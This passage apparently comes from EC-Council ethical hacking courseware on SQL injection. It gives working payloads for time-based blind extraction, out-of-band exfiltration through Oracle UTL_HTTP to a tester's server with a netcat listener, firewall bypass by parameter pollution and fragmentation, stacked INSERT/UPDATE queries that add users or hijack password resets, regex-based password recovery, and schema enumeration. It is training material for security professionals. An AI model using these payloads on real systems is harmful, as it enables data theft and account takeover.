- Restricting the range of character search increases performance

Classical implementation:

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

01 We can conjecture that the character was guessed right on the basis of the time delay of web server response

02 Manipulating the value 2000000: we can achieve acceptable performance for a concrete application

03 Function sleep() represents an analogue of function benchmark(). Function sleep() is more secure in the given context because it doesn't use server resources

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Double Blind SQL Injection—Classical Exploitation (MySQL)

Double-blind SQL injection is also called time-based SQL injection. In double-blind SQL injection, an attacker inserts time delays in SQL query processing to search the characters in the database users, database name, column name, row data, and so on. If the query with the time delay executes immediately, then the condition inserted in the query is false. If the query executes with some time delay, then the condition inserted in the query is true. In this SQL injection technique, entries are read symbol by symbol. Unlike other blind SQL injection techniques, this technique does not use the UNION clause or any other techniques in the inserted query.


Double-blind SQL injection exploitation depends upon the analysis of time delay. The exploitation starts by sending a query with time delay to the web application and getting its response back. In a typical double-blind injection attack, the functions `benchmark()` and `sleep()` are used to process the time delays.

The classical implementation of double blind SQL injection is given below.

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

- We can conjecture that the character was guessed right on the basis of time delay of web server response
- Manipulating the value 2000000: we can achieve acceptable performance for a concrete application
- Function sleep() represents an analogue of function **benchmark()**. Function **sleep()** is more secure in the given context, because it does not use server resources

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Perform Blind SQL Injection Using Out of Band Exploitation Technique

- This technique is useful when the tester finds a **Blind SQL Injection** situation
- It uses **DBMS functions** to perform an out-of-band connection and provide the results of the injected query as part of the request to the tester's server

  Note: Each DBMS has its own functions, check for specific DBMS section

- **Consider the SQL query shown below:** `SELECT * FROM products WHERE id_product=$id_product`
- **Consider the request to a script who executes the query above:** `http://www.example.com/product.php?id=10`
- **The malicious request would be:** `http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80')||(SELET user FROM DUAL)–`
- In example above, the tester is concatenating the value 10 with the result of the function `UTL_HTTP.request`
- This Oracle function tries to connect to '**testerserver**' and make a **HTTP GET** request containing the return from the query "**SELECT user FROM DUAL**"
- The tester can set up a webserver (e.g. Apache) or use the Netcat tool

```
/home/tester/nc -nLp 80
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Blind SQL Injection Using Out-of-Band Exploitation Technique

The out-of-band exploitation technique is useful when the tester finds a blind SQL injection situation. It uses DBMS functions to perform an out-of-band connection and provide the results of the injected query as part of the request to the tester's server.

Note: Each DBMS has its own functions; check for specific DBMS section.

Consider the SQL query shown below:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.c
om:80')||(SELET user FROM DUAL)–
```


In the aforementioned example, the tester is concatenating the value 10 with the result of the function UTL_HTTP.request

This Oracle function tries to connect to "testerserver" and make a HTTP GET request containing the return from the query "SELECT user FROM DUAL"

The tester can set up a web server (e.g., Apache) or use the Netcat tool

```
/home/tester/nc –nLp 80
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Exploiting Second-Order SQL Injection

- Second order SQL injection occurs when data input is stored in database and used in processing another SQL query without validating or using parameterized queries
- By means of Second-order SQL injection, depending on the backend database, database connection settings and the operating system, an attacker can:
  - Read, update and delete arbitrary data or arbitrary tables from the database
  - Execute commands on the underlying operating system

Sequence of actions performed in a second-order SQL injection attack

- The attacker submits a crafted input in an HTTP request
- The application saves the input in the database to use it later and gives response to the HTTP request
- Now, the attacker submits another request
- The web application processes the second request using the first input stored in database and executes the SQL injection query
- The results of the query in response to the second request are returned to the attacker, if applicable

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Second-Order SQL Injection

Second-order SQL injection can be performed when the application uses submitted data to perform different application functions. To perform this type of SQL injection, an attacker needs to know how submitted values are used later in the application. This attack is even possible when the web application uses the output escaping technique to accept inputs from users. Attacker submits malicious query with requested query but does not make any harm to the application as output is escaped. This query will be stored in the database as part of the application's functionality. Later, when another function of the application uses the same query stored in the database to perform another operation, the malicious query executes, allowing the attacker to perform SQL injection attacks on the application.

Second-order SQL injection occurs when data input is stored in database and used in processing another SQL query without validating or without using parameterized queries. By means of second-order SQL injection, depending on the backend database, database connection settings, and the OS, an attacker can

- read, update, and delete arbitrary data or arbitrary tables from the database
- execute commands on the underlying OS


Sequence of actions performed in a second-order SQL injection attack:

- The attacker submits a crafted input in an HTTP request
- The application saves the input in the database to use it later and gives response to the HTTP request
- Now, the attacker submits another request

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The web application processes the second request using the first input stored in database and executes the SQL injection query
- The results of the query in response to the second request are returned to the attacker, if applicable

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Bypass Firewall using SQL Injection

CEH

Normalization Method

- Systematic representation of database in normalization process sometimes lead to SQL injection attack
- The attacker changes the structure of SQL query to perform the attack

```
/?id=1/*union*/union/*select*/select+1,2,3/*
```

HPP and HPF Techniques

- HPP technique is used to override HTTP GET/POST parameters by injecting delimiting characters in query strings

```
/?id=1;select+1&id=2,3+from+users+where+id=1--
```

- HPF is used along with HPP by using UNION operator to bypass firewalls

```
/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

Blind SQL Injection

- This technique is used to replace WAF signatures with their synonyms by using SQL functions
- Attackers use logical requests such as AND/OR to bypass the firewall

```
/?id=1+OR+0x50=0x50
/?id=1+and+ascii(lower(mid((select+pwd+from+users+l
imit+1,1),1,1)))=74
```

Signature Bypass

- Attackers transform the signature of SQL queries to bypass the firewall

```
/?id=1+union+(select+'xz'from+xxx)

/?id=(1)union(select(1),mid(hash,1,32)from(users))
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypass Firewall using SQL Injection

Bypassing WAF using SQL injection vulnerability is a major threat, as they are capable of retrieving whole database from the servers. Attackers use the following methods to bypass the WAF.

- **Normalization Method**

  The systematic representation of a database in normalization process sometimes leads to SQL injection attack. If an attacker is able to detect any vulnerability in functional dependencies, then the attacker changes the structure of SQL query to perform the attack.

  For example, if the SQL query is in the following format, it is impossible for an attacker to perform SQL injection attack to bypass the WAF

  ```
  /?id=1+union+select+1,2,3/*
  ```

  Improper configuration of WAF may lead to vulnerabilities, in such case an attacker can inject malicious query as given below

  ```
  /?id=1/*union*/union/*select*/select+1,2,3/*
  ```

  Once the WAF processes the malicious query, the request takes the following form,

  ```
  SELECT * FROM TABLE WHERE ID =1 UNION SELECT 1,2,3—
  ```

- **HPP Technique**

  HTTP Parameter Pollution (HPP) is an easy and effective technique, which effects both server and client having feasibility to override or add HTTP GET/POST parameters by injecting delimiting characters in query strings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, if a WAF protects any website, then the following request does not allow the attacker to perform the attack

```
/?id=1;select+1,2,3+from+users+where+id=1--
```

An attacker will be able to bypass WAF, applying HPP technique to the above query,

```
/?id=1;select+1&id=2,3+from+users+where+id=1--
```

- **HPF technique**

  HTTP Parameter Fragmentation (HPF) is basically used with the idea of bypassing security filters as it is capable of operating HTTP data directly. This technique can be used along with HPP by using UNION operator to bypass firewalls.

  For example, consider the vulnerable code given below.

```
Query("select * from table where a=".$_GET['a']." and
b=".$_GET['b']);
Query("select * from table where a=".$_GET['a']." and
b=".$_GET['b']); limit".$_GET['c']);
```

  The following query is used by WAF to block attacks on the aforementioned vulnerable code:

```
/?a=1+union+select+1,2/*
```

  In order to bypass WAF, the attacker will use HPF technique and reconstruct the above query

```
/?a=1+union/*&b=*/select+1,2
/?a=1+union/*&b=*/select+1,pass/*&c=*/ from+users--
```

  In such a scenario, the transformed SQL query is given below

```
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,2
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,pass/* LIMIT
*/FROM USERS--
```

- **Blind SQL Injection**

  Blind SQL injection attack is one of the easiest way to exploit the vulnerability as it replaces WAF signatures with their synonyms by using SQL functions. The following requests allow an attacker to perform SQL injection attack and bypass the firewall.

  Logical requests AND/OR:

  - `/?id=1+OR+0x50=0x50`
  - `/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74`

  Negation, inequality signs, and logical request

  - `and 1`
  - `and 1=1`
  - `and 2<3`
  - `and 'a'='a'`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- `and 'a'<>'b'`
- `and 3<=2`

▪ **Signature Bypass**


An attacker can transform the signature of SQL queries in such a way that a firewall cannot detect them leading to malicious results. Attackers obtain signatures used by the firewall using the following request:

```
/?id=1+union+(select+1,2+from+users)
```

After obtaining the signature, the attacker exploits the acquired signature to bypass WAF in the following way:

- `/?id=1+union+(select+'xz'from+xxx)`
- `/?id=(1)union(select(1),mid(hash,1,32)from(users))`
- `/?id=1+union+(select'1',concat(login,hash)from+users)`
- `/?id=(1)union(((((((select(1),hex(hash)from(users))))))))`
- `/?id=xx(1)or(0x50=0x50)`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Perform SQL Injection to Insert a New User and Update Password

Inserting a New User using SQL Injection

- If an attacker can learn about the structure of users table in a database, he/she can attempt inserting a new user into the table
- For example, an attacker can exploit the following query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

- After injecting INSERT statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; INSERT INTO Users (Email_ID, User_Name, Password)
VALUES ('Clark@mymail.com','Clark','MyPassword');--';
```

Updating Password using SQL Injection

- If an attacker is able to learn that a user with email address 'Alice@xyz.com' exists, he/she can UPDATE the email address to the attacker's address
- After injecting UPDATE statement to the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; UPDATE Users SET Email_ID = 'Clark@mymail.com' WHERE
Email_ID ='Alice@xyz.com';
```

- Now, the attacker opens the web application's login page in a browser and clicks on the 'Forgot Password?' link to reset the password

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform SQL Injection to Insert User and Update Password

- **Inserting a New User using SQL Injection**

  If an attacker can learn about the structure of users' table in a database, he/she can attempt inserting new user details to that table. Once the attacker is successful in adding new user details, he/she can directly use the new user credentials to logon to the web application.

  For example, an attacker can exploit the following query:

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

  After injecting INSERT statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; INSERT INTO
Users (Email_ID, User_Name, Password) VALUES
('Clark@mymail.com','Clark','MyPassword');--';
```

  Note: An attacker can perform this attack only if the victim has INSERT permission on the Users table. If the Users table is having dependencies, then also it is not possible for an attacker to add a new user to the database.

- **Updating Password using SQL Injection**

  Many web applications use a login that requires a username and password to give users access to the services the organization is providing. Sometimes users forget passwords. To address this, developers provide a Forgot Password feature. This delivers a forgotten password or a new password to the user's registered email address (the address the user provided when originally registering with the site). An attacker may exploit this feature by attempting to embed malicious SQL specific inputs that may update a user's email address with the attacker's email address. If this succeeds, the forgotten or new

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

password will be sent to the attacker's email address. The attacker uses the UPDATE SQL command to overwrite the user's email address in the application database.

For example, if an attacker is able to learn that a user with email address "Alice@xyz.com" exists, he/she can UPDATE the email address to the attacker's address. An attacker injects UPDATE statement into the following query:


```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

After injecting UPDATE statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; UPDATE Users
SET Email_ID = 'Clark@mymail.com' WHERE Email_ID ='Alice@xyz.com';
```

The result of executing the above query updates the Users table by changing email address of "Alice@xyz.com" to "Clark@mymail.com." Now, the attacker opens the web application's login page in a browser and clicks on the "Forgot Password?" link. Then, the web application sends an email to the attacker's email address for resetting the password of Alice. The attacker now resets the password of Alice and uses her credentials to logon to the web application and performs malicious activities on behalf of Alice.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Exporting a Value with Regular Expression Attack

Finding the 1st character of password in MySQL

Check if 1st character in password is between 'a' and 'f'
```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-f]' AND ID=2)    (Returns TRUE)
```
Check if 1st character in password is between 'a' and 'c'
```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-c]' AND ID=2)    (Returns FALSE)
```
Check if 1st character in password is between 'd' and 'f'
```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-f]' AND ID=2)    (Returns TRUE)
```
Check if 1st character in password is between 'd' and 'e'
```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-e]' AND ID=2)    (Returns TRUE)
```
Check if 1st character in password is 'd'
```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d]' AND ID=2)    (Returns TRUE)
```

Finding the 2nd character of password in MSSQL

Check if 2nd character in password is between 'a' and 'f'
```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[a-f]%' AND ID=2)  (Returns FALSE)
```
Check if 2nd character in password is between '0' and '9'
```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-9]%' AND ID=2)  (Returns TRUE)
```
Check if 2nd character in password is between '0' and '4'
```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-4]%' AND ID=2)  (Returns FALSE)
```
Check if 2nd character in password is between '5' and '9'
```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-9]%' AND ID=2)  (Returns TRUE)
```
Check if 2nd character in password is between '5' and '7'
```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-7]%' AND ID=2)  (Returns FALSE)
```
Check if 2nd character in password is '8'
```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[8]%' AND ID=2)    (Returns TRUE)
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exporting a value with Regular Expression Attack

An attacker performs SQL injection using regular expressions on a known table to learn values of confidential information such as passwords. For example, if an attacker knows that a web application stores it's users details in a table named **UserInfo** then the attacker can use regular expression attack in the following way to know the passwords:

Generally, databases store hashed passwords generated from MD5 or SHA-1 algorithms. Hashed passwords contain only [a-f0-9] values.

- **Exporting a value in MySQL**

  In MySQL, an attacker uses the following method to identify the first character of the password:

  Check if the 1st character in the password is between "a" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-f]' AND ID=2)
  ```

  If the above query returns TRUE, then check if 1st character in the password is between "a" and "c"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-c]' AND ID=2)
  ```

  If the above query returns FALSE, now the attacker identifies that the first character is between "d" and "f"

  Check if the 1st character in password is between "d" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[d-f]' AND ID=2)
  ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

If the result of the above query is TRUE, then check if 1st character in password is between "d" and "e"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d-e]' AND ID=2)
```

If the result of the query is TRUE, now the attacker tests for "d" or "e"

Check if the 1st character in password is "d"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d]' AND ID=2)
```

Assume that the above query returns TRUE. The attacker identifies the first character of the password as "d." The attacker repeats the same process to identify the remaining characters of the password.

- **Exporting a value in MSSQL**

  In MSSQL, attackers use the same method described above to identify the first character of the password. Now, we will see how attacker identifies the second character of the password in MSSQL using the following method:

  Check if the 2nd character in password is between "a" and "f"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[a-f]%' AND ID=2)
```

  If the above query returns FALSE, now the attacker tries the values between "0" to "9". Check if the second character in password is between "0" and "9"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[0-9]%' AND ID=2)
```

  If the above query returns TRUE, then check if the 2nd character in the password is between "0" and "4"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[0-4]%' AND ID=2)
```

  If the above query returns FALSE, the attacker identifies that the second character is between "5" and "9"

  Check if the 2nd character in the password is between "5" and "9"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[5-9]%' AND ID=2)
```

  If the above query returns TRUE, then check if the 2nd character in the password is between "5" and "7"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[5-7]%' AND ID=2)
```

  If the above query returns FALSE, then the attacker identifies that the second character is either "8" or "9"

  Check if the 2nd character in the password is "8"


```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[8]%' AND ID=2)
```

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

If the above query returns TRUE, then the attacker identifies the second character in the password as "8"

The attacker repeats the same process to identify the remaining characters of the password. Once, the attacker obtains the password, he/she logs on to the web application to perform various malicious activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology
SQL Injection Methodology
01
Information Gathering and SQL Injection Vulnerability Detection
02
Launch SQL Injection Attacks
03
Advanced SQL Injection
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced SQL Injection

In SQL injection methodology, the next step of an attacker will be to compromise the underlying OS and network. The attacker does not stop at compromising an application's data. The attacker will advance the SQL injection attack to compromise the underlying OS and network. Using the compromised application, the attacker can issue commands to the underlying OS in order to take over the target machine and using it as a staging post to attack the rest of the network.

The attacker may interact with the OS to extract OS details and application passwords, execute commands, access system files, and so on. The attacker can go further to compromise the entire target network by installing Trojans and planting keyloggers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Database, Table, and Column Enumeration

CEH

Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

user or *current_user, session_user, system_user*

```
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%',
benchmark(50000,sha1('test')), 'false' );
```

DB Administrators

- Default administrator accounts include sa, system, sys, dba, admin, root and many others
- The dbo is a user that has implied permissions to perform all activities in the database
- Any object created by any member of the sysadmin fixed server role belongs to dbo automatically

Discover DB Structure

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects where
xtype = 'U' and name > '.') --
```

Column Enumeration in DB

MSSQL

```
